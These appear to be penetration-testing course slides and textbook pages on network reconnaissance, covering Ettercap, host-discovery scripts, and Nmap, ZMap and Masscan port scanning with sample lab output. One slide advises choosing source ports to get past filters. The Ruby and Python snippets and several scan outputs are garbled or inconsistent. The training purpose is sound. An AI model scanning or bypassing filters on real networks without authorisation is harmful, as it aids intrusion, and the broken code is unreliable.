Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Local Subnet Connection



Use Ettercap

Excellent tool for **Man in the Middle Attacks** as well as others

```
ettercap -T -i eth0 -q -p
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ettercap

```

root@parrot:~# ettercap -T -i eth0 -q -p
ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

Listening on:
eth0 -> 02:15:50:06:05:AD
10.10.10.13/255.255.255.0
fe80::a915:7ee0:da2a:7931/64

SSL dissection needs a valid 'redir_command' script in the etl
er.conf file
Privileges dropped to EUID 65534 Egid 65534...

34 plugins
42 protocol dissectors
57 ports monitored
24689 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole network for 255 hosts...
|=====| 100.00 %
0 hosts added to the hosts list...
  
```

```

root@parrot:~# ettercap -T -i eth0 -q -p

[VF] - change the visualization mode
[AP] - activate a plugin
[TF] - deconstructs a filter
[LI] - print the hosts list
[AD] - print the profiles list
[CL] - print the connections list
[R] - adjust SSL intercept rules
[IS] - print interface statistics
[space] - stop/cont printing packets
[Q] - quit

Hosts list:
[1] 10.10.10.1 02:15:50:06:05:AD
[2] 10.10.10.2 02:15:50:06:05:AD
[3] 10.10.10.3 02:15:50:06:05:AD
[4] 10.10.10.4 02:15:50:06:05:AD
[5] 10.10.10.5 02:15:50:06:05:AD
[6] 10.10.10.6 02:15:50:06:05:AD
[7] fe80::1 02:15:50:06:05:AD
[8] fe80::15:50ff:fe06:05ad 02:15:50:06:05:AD
[9] fe80::15:50ff:fe06:05ad 02:15:50:06:05:AD
[10] fe80::15:50ff:fe06:05ad 02:15:50:06:05:AD
[11] fe80::42c0:1ad0:2a63:1a40 02:15:50:06:05:AD
[12] fe80::42c0:1ad0:2a63:1a40 02:15:50:06:05:AD
[13] 10.10.10.10 02:15:50:06:05:AD
  
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bash Script

We can check for a **host** being up or down with a simple script

```

root@parrot:~# cat hostcheck.sh
1 #!/bin/bash
2 host=$1
3 function pingcheck {
4 ping=$(ping -c 1 $host | grep bytes | wc -l)
5 if [ "$ping" -gt 1 ];
6 then
7 echo "$host is up";
8 else
9 echo "$host is down quitting";
10 exit
11 fi
12 }
13 pingcheck $host
  
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bash Script (Cont'd)



`bash hostcheck.sh IP`

```

root@parrot: ~/home/lpt-master
bash hostcheck.sh 172.20.20.123
172.20.20.123 is up
root@parrot: ~/home/lpt-master

```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ruby Ping Sweep



```

# pingweep.rb
#!/usr/bin/ruby
require 'socket'
$S = UDPSocket.new
254.times do |i|
  $next if i == 0
  $S.send("test", 0, "172.20.20.*" + i.to_s, 53)
end
if $ = File.open("/proc/net/arp", "r")
  $data = $F.read.split("\n")
  $up_hosts = []
  $data.each do |line|
    $entry = line.split(/\s/)
    $next if $entry[5] == "00:00:00:00:00:00"
    $next if $entry[0] == "IP"
    $up_hosts << { :ip => $entry[0], :mac => $entry[3] }
  end
  $print "Active network hosts\n"
  $print "%-12s\t%s\n" % [ "IP Addr" , "MAC Address" ]
  $up_hosts.each do |host|
    $print "%-12s\t%s\n" % [ host[:ip], host[:mac] ]
  end
end

```

```

root@parrot: ~/home/lpt-master
ruby pingweep.rb
Active network hosts
IP Addr      MAC Address
172.20.20.10  00:15:5d:14:2d:53
172.20.20.9   00:15:5d:14:2d:61
172.20.20.25  00:15:5d:02:6b:33
172.20.20.7   00:15:5d:14:2d:60
172.20.20.14  00:15:5d:14:2d:5f
172.20.20.123 00:15:5d:14:2d:4f
172.20.20.12  00:15:5d:14:2d:54
172.20.20.21  00:15:5d:14:2d:4d
172.20.20.10  00:15:5d:14:2d:53
172.20.20.9   00:15:5d:14:2d:61
172.20.20.1   00:15:5d:14:2d:5b
172.20.20.12  00:15:5d:14:2d:54
172.20.20.123 00:15:5d:14:2d:4f
172.20.20.11  00:15:5d:14:2d:55
root@parrot: ~/home/lpt-master

```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Nmap Host Discovery



On **Local subnet** uses ARP

ICMP is often blocked and host discovery can fail

Use **TCP** host discovery

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

TCP Discovery



```
File Edit View Search Terminal Help
root@kali:~# nmap 10.10.10.0/24 -PA0 -sn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 00:10 EDT
Nmap scan report for 10.10.10.1
Host is up (0.00075s latency).
MAC Address: 00:15:5D:32:C8:10 (Microsoft)
Nmap scan report for 10.10.10.2
Host is up (0.00063s latency).
MAC Address: 00:15:5D:32:C8:25 (Microsoft)
Nmap scan report for 10.10.10.9
Host is up (0.00071s latency).
MAC Address: 00:15:5D:32:C8:23 (Microsoft)
Nmap scan report for 10.10.10.18
Host is up (0.00061s latency).
MAC Address: 00:15:5D:32:C8:1F (Microsoft)
Nmap scan report for 10.10.10.14
Host is up (0.00048s latency).
MAC Address: 00:15:5D:32:C8:24 (Microsoft)
Nmap scan report for 10.10.10.16
Host is up (0.00046s latency).
MAC Address: 00:15:5D:32:C8:21 (Microsoft)
Nmap scan report for www.godshosting.com (10.10.10.19)
Host is up (0.00052s latency).
MAC Address: 00:15:5D:32:C8:20 (Microsoft)
Nmap scan report for 10.10.10.13
Host is up.
Nmap done: 256 IP addresses (0 hosts up) scanned in 1.77 seconds
root@kali:~#
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Scanning Tools



Nmap


- Great for **scanning**, but not global nets

Unicornscan

- **Fast scanner** – can set the rate and packets per second

ZMap

- Not installed by default on Kali




Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

TCP Connection



3 Way Handshake



```
TCP      60967 > http [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=2
TCP      http > 60965 [SYN, ACK] Seq=0 Ack=1 win=8190 Len=0 MSS=1402
TCP      60965 > http [ACK] Seq=1 Ack=1 win=16824 Len=0
```

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Scanning using Scripts



- Requires manipulation of **sockets**

Common socket functions (script dependent)

- Create
- Bind
- Connect
- Close

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sockets in Python



Build a **socket** and connect to **google.com**

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect  
(("www.google.com", 80))
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Grab a Web Page in Python



Send a basic http requests

```
send("GET / HTTP/1.0\nHost: www.google.com\n\n")
page = ""

#while data is still coming back, append to our page variable
while 1:
    data = s.recv(1024)
    if data == "":
        breakpage = page + data
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scanning



1 Nmap

2 hping

```
root@kali:~# nmap -sS -sV -p- -oN nmap.txt 10.10.10.10
Nmap scan report for 10.10.10.10
Host is up (0.0000s latency).
Not shown: 65535 closed ports
Open ports: 21/tcp, 80/tcp, 135/tcp, 139/tcp, 445/tcp, 1399/tcp, 7480/tcp, 8834/tcp, 8964/tcp, 8965/tcp, 8966/tcp, 8967/tcp, 8968/tcp, 8969/tcp, 8972/tcp, 8980/tcp
Service detected on 21/tcp: ftp
Service detected on 80/tcp: http
Service detected on 135/tcp: msrpc
Service detected on 139/tcp: netbios-ssn
Service detected on 445/tcp: microsoft-ds
Service detected on 1399/tcp: ms-wbt-server
Service detected on 7480/tcp: http
Service detected on 8834/tcp: http
Service detected on 8964/tcp: http
Service detected on 8965/tcp: http
Service detected on 8966/tcp: http
Service detected on 8967/tcp: http
Service detected on 8968/tcp: http
Service detected on 8969/tcp: http
Service detected on 8972/tcp: http
Service detected on 8980/tcp: http
All replies received: done
Not responding ports: (576) (577) (578) (579) (580) (581) (582) (583) (584) (585) (586) (587) (588) (589) (590) (591) (592) (593) (594) (595) (596) (597) (598) (599) (600) (601) (602) (603) (604) (605) (606) (607) (608) (609) (610) (611) (612) (613) (614) (615) (616) (617) (618) (619) (620) (621) (622) (623) (624) (625) (626) (627) (628) (629) (630) (631) (632)
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Source Port Scanning



By selecting the source port of the scan, you can potentially **bypass stateless filters**

- Also, in Cisco routers the use of the **"established"** keyword (Ack==1) can indicate a weak ACL depending on the rule order



Source ports that commonly bypass the filter?

- Port 20 – FTP
- Port 53 – DNS
- Port 80 – return traffic from a web server



Options for **source port** selection

- Nmap -g
- Netcat -p
- Metasploit -set CPORT
- Can get the **payload (shell)** through the filtering device

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

ZMap



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot:~]# /etc/zmap
[root@parrot:~]# #zmap --bandwidth=1000M --target-port=445 --max-results=10000 --output-file=results.txt 192.168.0.0/24
Aug 19 10:45:09.019 [INFO] zmap: output module: csv
0:00 0%; send: 256 done (33.1 Kp/s avg); rcv: 0 0 p/s (0 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 0.00%
0:01 13%; send: 256 done (33.1 Kp/s avg); rcv: 0 0 p/s (0 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 0.00%
0:02 25%; send: 256 done (33.1 Kp/s avg); rcv: 6 5 p/s (2 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 2.34%
0:03 38%; send: 256 done (33.1 Kp/s avg); rcv: 6 0 p/s (1 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 2.34%
0:04 50%; send: 256 done (33.1 Kp/s avg); rcv: 6 0 p/s (1 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 2.34%
0:05 63% (3s left); send: 256 done (33.1 Kp/s avg); rcv: 6 0 p/s (1 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 2.34%
0:06 75% (2s left); send: 256 done (33.1 Kp/s avg); rcv: 6 0 p/s (0 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 2.34%
0:07 88% (1s left); send: 256 done (33.1 Kp/s avg); rcv: 6 0 p/s (0 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 2.34%
Aug 19 10:45:17.032 [INFO] zmap: completed
[root@parrot:~]# /etc/zmap
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Masscan



1 Fast **scanner**

2 Designed to **scan** the Internet

3 Similar to **ZMap**

4 Can **split** the scan up and set times

```
root@parrot:~#  
-- #masscan 10.10.10.0/24 -p 80,445  
  
Starting masscan 1.0.5 (http://bit.ly/14GZcT) at 2020-06-30 04:50:02 GMT  
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth  
Initiating SYN Stealth Scan  
Scanning 256 hosts [2 ports/host]  
Discovered open port 80/tcp on 10.10.10.9  
  
Discovered open port 445/tcp on 10.10.10.10  
Discovered open port 445/tcp on 10.10.10.19  
Discovered open port 445/tcp on 10.10.10.16  
  
# masscan 0.0.0.0/0 -p0-65535 --resume-index 0 --resume-count 1000  
# masscan 0.0.0.0/0 -p0-65535 --resume-index 1000 --resume-count 1000  
# masscan 0.0.0.0/0 -p0-65535 --resume-index 2000 --resume-count 1000  
# masscan 0.0.0.0/0 -p0-65535 --resume-index 3000 --resume-count 1000
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: Live Host Scan



Scan for Active Hosts in the subnet

```
$ nmap -sn 10.10.10.0/24
```

```
root@parrot:~# nmap -sn 10.10.10.0/24
Starting nmap 7.80 ( https://nmap.org ) at 2020-05-30 01:01 EDT
Nmap scan report for 10.10.10.1
Host is up (0.00028s latency).
MAC Address: 00:15:50:32:CE:10 (Microsoft)
Nmap scan report for 10.10.10.2
Host is up (0.00034s latency).
MAC Address: 00:15:50:32:CE:25 (Microsoft)
Nmap scan report for 10.10.10.9
Host is up (0.00034s latency).
MAC Address: 00:15:50:32:CE:23 (Microsoft)
Nmap scan report for 10.10.10.10
Host is up (0.00045s latency).
MAC Address: 00:15:50:32:CE:1F (Microsoft)
Nmap scan report for 10.10.10.14
Host is up (0.00036s latency).
MAC Address: 00:15:50:32:CE:24 (Microsoft)
Nmap scan report for 10.10.10.16
Host is up (0.00033s latency).
MAC Address: 00:15:50:32:CE:21 (Microsoft)
Nmap scan report for www.yourhooping.com (10.10.10.19)
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: Live Host Scan

As a tester, you need to check for live hosts to count the active host or targets on network. For this, you must use tool like Nmap to scan the network for live hosts.

To determine the IP range on which you are going to scan live hosts, you can use “ifconfig” command to identify it.

You can use the following Nmap command to scan for active hosts in the network:


- Syntax: `$ nmap -sn 10.10.10.0/24`

Here, Nmap will ping each host in this range or subnet to identify whether the host is live or not.

You can also use the following commands to scan for live hosts:

- Syntax: `$ nmap -sP [[target IP address]] -v`

Here, `-v` command will enable returning all the scanned hosts along with their status.



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[~]
#nmap -sn 10.10.10.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 01:01 EDT
Nmap scan report for 10.10.10.1
Host is up (0.00038s latency).
MAC Address: 00:15:5D:32:CE:1D (Microsoft)
Nmap scan report for 10.10.10.2
Host is up (0.00034s latency).
MAC Address: 00:15:5D:32:CE:25 (Microsoft)
Nmap scan report for 10.10.10.9
Host is up (0.00034s latency).
MAC Address: 00:15:5D:32:CE:23 (Microsoft)
Nmap scan report for 10.10.10.10
Host is up (0.00045s latency).
MAC Address: 00:15:5D:32:CE:1F (Microsoft)
Nmap scan report for 10.10.10.14
Host is up (0.00036s latency).
MAC Address: 00:15:5D:32:CE:24 (Microsoft)
Nmap scan report for 10.10.10.16
Host is up (0.00033s latency).
MAC Address: 00:15:5D:32:CE:21 (Microsoft)
Nmap scan report for www.goodshopping.com (10.10.10.19)
```

Figure 6.18: Screenshot displaying Nmap scan for active hosts

Scan a Network: Port Scan



Scan Multiple Ports

\$ nmap -p [port], [port] [IP Address]

```
root@kali:~# nmap -p 443,80 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-06 03:30 EDT
Nmap scan report for www.goshopping.com (10.10.10.10)
Host is up (0.0000s latency).
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   closed https
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Scan a Port

\$ nmap -p [port] [IP Address]

```
root@kali:~# nmap -p 443 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-06 03:35 EDT
Nmap scan report for www.goshopping.com (10.10.10.10)
Host is up (0.0000s latency).
PORT      STATE SERVICE
443/tcp   closed https
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: Port Scan (Cont'd)



Scan All Ports

\$ nmap -p "*" [IP Address]

```
root@kali:~# nmap -p "*" 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 01:22 EDT
Nmap scan report for 10.10.10.10
Host is up (0.01s latency).
Not shown: 65535 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp  open  http
133/tcp   open  murpc
443/tcp   open  https
5443/tcp  open  microsoft-ds
6880/tcp  open  pandora-pub
8161/tcp  open  ms-sql-svr
Nmap done: 1 IP address (1 host up) scanned in 43.42 seconds
```

Scan Port Range

\$ nmap -p [Port Range] [IP Address]

```
root@kali:~# nmap -p 1-500 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 01:20 EDT
Nmap scan report for 10.10.10.10
Host is up (0.0007s latency).
Not shown: 495 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
133/tcp   open  murpc
443/tcp   open  https
5443/tcp  open  microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 3.20 seconds
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: Port Scan (Cont'd)



Scan Most Common Ports

```
$ nmap --top-ports [Number] [ IP Address ]
```

```
Parrot Terminal
[~]root@parrot[~]
# nmap --top-ports 5 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 01:14 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00056s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    closed ssh
23/tcp    closed telnet
80/tcp    open  http
443/tcp    closed https
MAC Address: 00:15:5D:32:C8:1F (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
[~]root@parrot[~]
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: Port Scan (Cont'd)



Scan Specific TCP Ports

```
$ nmap -p T: [Port] [IP Address]
```

```
Parrot Terminal
[~]root@parrot[~]
# nmap -p T:180 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 01:32 EDT
Nmap scan report for 10.10.10.10
Host is up (0.0006s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:15:5D:32:C8:1F (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
[~]root@parrot[~]
```

Scan all TCP Ports

```
$ nmap -sT [ IP Address]
```

```
Parrot Terminal
[~]root@parrot[~]
# nmap -sT 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 01:31 EDT
Nmap scan report for 10.10.10.10
Host is up (0.0001s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5989/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:32:C8:1F (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 2.66 seconds
[~]root@parrot[~]
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: Port Scan (Cont'd)



Scan Specific UDP Ports

```
$ nmap -p U: 53 [IP Address]
```

```

root@parrot:~# nmap -p U: 53 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 01:47 EDT
WARNING: a TCP scan type was requested, but no tcp ports were specified.
Skipping this scan type.
Nmap scan report for 10.10.10.10
Host is up (0.0012s latency).
0 ports scanned on 10.10.10.10
MAC Address: 00:15:5D:32:CE:1F (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
root@parrot:~#

```

Scan all UDP Ports

```
$ nmap -sU [IP Address]
```

```

root@parrot:~# nmap -sU 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 01:46 EDT
Nmap scan report for 10.10.10.10
Host is up (0.0011s latency).
Not shown: 971 closed ports, 28 open/filtered ports
port      STATE SERVICE
137/udp open  netbios-ns
445/tcp open  microsoft-ds
137/udp open  netbios-ns
MAC Address: 00:15:5D:32:CE:1F (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1205.08 seconds
root@parrot:~#

```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: Port Scan (Cont'd)



Display only Open Ports

```
$ nmap --open [IP Address]
```

```

root@parrot:~# nmap --open 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 01:55 EDT
Nmap scan report for 10.10.10.10
Host is up (0.0013s latency).
Not shown: 956 closed ports, 38 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
init
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:32:CE:1F (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1.80 seconds
root@parrot:~#

```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: Port Scan

Now, you should perform port scan for individual machines. Port scan determines the open ports on a machine. It also determines various services running on the host system. Each service is identified by its port number. Such ports are referred to as well-known ports (as defined by IANA).

By using various tools, you can send data to TCP or UDP ports one at a time. Based on the response received, the port scan utility can determine if that port is in use. Using this

information, you can then focus the attack on the ports that are open and try to exploit any weaknesses to gain access. A port scan will return the following responses:

- **Open ports:** The target host system sends a reply signifying that a service exists with the valid port number.
- **Closed ports:** These responses signify that the connection to a port is refused.
- **Blocked ports:** These indicate a no-reply message from the host.

Once the open ports on a network have been discovered, the necessity for those ports to be accessible from outside the network can be determined. If it is not necessary for those ports to be open, they should be shut down or blocked.

▪ Scan a Port

You can use the following Nmap command to scan a specific port on the target host:

Syntax: `$ nmap -p [port] [IP Address]`




Figure 6.19: Screenshot displaying Nmap scan for specific port on the target host

▪ Scan Multiple Ports

You can use the following Nmap command to scan multiple ports on the target host:

Syntax: `$ nmap -p [port1], [port1] [IP Address]`





Figure 6.20: Screenshot displaying Nmap scan for multiple ports on the target host

- **Scan All Ports**

You can use the following Nmap command to scan all ports:

Syntax: `$ nmap -p "*" [IP Address]`



```
Parrot Terminal
File Edit View Search Terminal Help
[~]root@parrot:[~]
# nmap -p "*" 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 01:22 EDT
Nmap scan report for 10.10.10.10
Host is up (0.0015s latency).
Not shown: 8311 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5040/tcp  open  unknown
7680/tcp  open  pandora-pub
8834/tcp  open  nessus-xmlrpc
MAC Address: 00:15:5D:32:CE:1F (Microsoft)


Nmap done: 1 IP address (1 host up) scanned in 43.42 seconds
[~]root@parrot:[~]
#
```

Figure 6.21: Screenshot displaying Nmap scan for all ports

- **Scan Port Range**

You can use the following Nmap command to scan port range:

Syntax: `$ nmap -p [Port Range] [IP Address]`



```
Parrot Terminal
File Edit View Search Terminal Help
[~]root@parrot:[~]
# nmap -p 1-500 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 01:20 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00077s latency).
Not shown: 495 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:32:CE:1F (Microsoft)


Nmap done: 1 IP address (1 host up) scanned in 3.29 seconds
[~]root@parrot:[~]
#
```

Figure 6.22: Screenshot displaying Nmap scan for port range

- **Scan Most Common Ports**

You can use the following Nmap command to scan most common ports:

Syntax: `$ nmap --top-ports [Number] [IP Address]`



```
ParrotTerminal
File Edit View Search Terminal Help
[~] root@parrot:~
#nmap --top-ports 5 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 01:14 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00056s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    closed ssh
23/tcp    closed telnet
80/tcp    open  http
443/tcp   closed https
MAC Address: 00:15:5D:32:CE:1F (Microsoft)


Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
[~] root@parrot:~
#
```

Figure 6.23: Screenshot displaying Nmap scan for most common ports

- **Scan Specific TCP Ports**

You can use the following Nmap command to scan specific TCP ports:

Syntax: `$ nmap -p T: [Port] [IP Address]`



```
ParrotTerminal
File Edit View Search Terminal Help
[~] root@parrot:~
#nmap -p T:80 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 01:32 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00064s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:15:5D:32:CE:1F (Microsoft)


Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
[~] root@parrot:~
#
```

Figure 6.24: Screenshot displaying Nmap scan for specific TCP ports

- **Scan all TCP Ports**

You can use the following Nmap command to scan all TCP ports:

Syntax: `$ nmap -sT [IP Address]`



```
[root@parrot]~# nmap -sT 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 01:31 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00081s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:32:CE:1F (Microsoft)


Nmap done: 1 IP address (1 host up) scanned in 2.66 seconds
[root@parrot]~#
```

Figure 6.25: Screenshot displaying Nmap scan for all TCP ports

- **Scan Specific UDP Ports**

You can use the following Nmap command to scan specific UDP ports:

Syntax: `$ nmap -p U: 53 [IP Address]`



```
[root@parrot]~# nmap -p U:53 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 01:47 EDT
WARNING: a TCP scan type was requested, but no tcp ports were specified. Skipping this scan type.
Nmap scan report for 10.10.10.10
Host is up (0.0012s latency).
0 ports scanned on 10.10.10.10
MAC Address: 00:15:5D:32:CE:1F (Microsoft)


Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
[root@parrot]~#
```

Figure 6.26: Screenshot displaying Nmap scan for specific UDP ports

- **Scan All UDP Ports**

You can use the following Nmap command to scan all UDP ports:

Syntax: `$ nmap -sU [IP Address]`



```
Parrot Terminal
File Edit View Search Terminal Help
[~]
#nmap -sU 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 01:46 EDT
Nmap scan report for 10.10.10.10
Host is up (0.0017s latency).
Not shown: 971 closed ports, 28 open|filtered ports
PORT      STATE SERVICE
137/udp    open  netbios-ns
MAC Address: 00:15:5D:32:CE:1F (Microsoft)

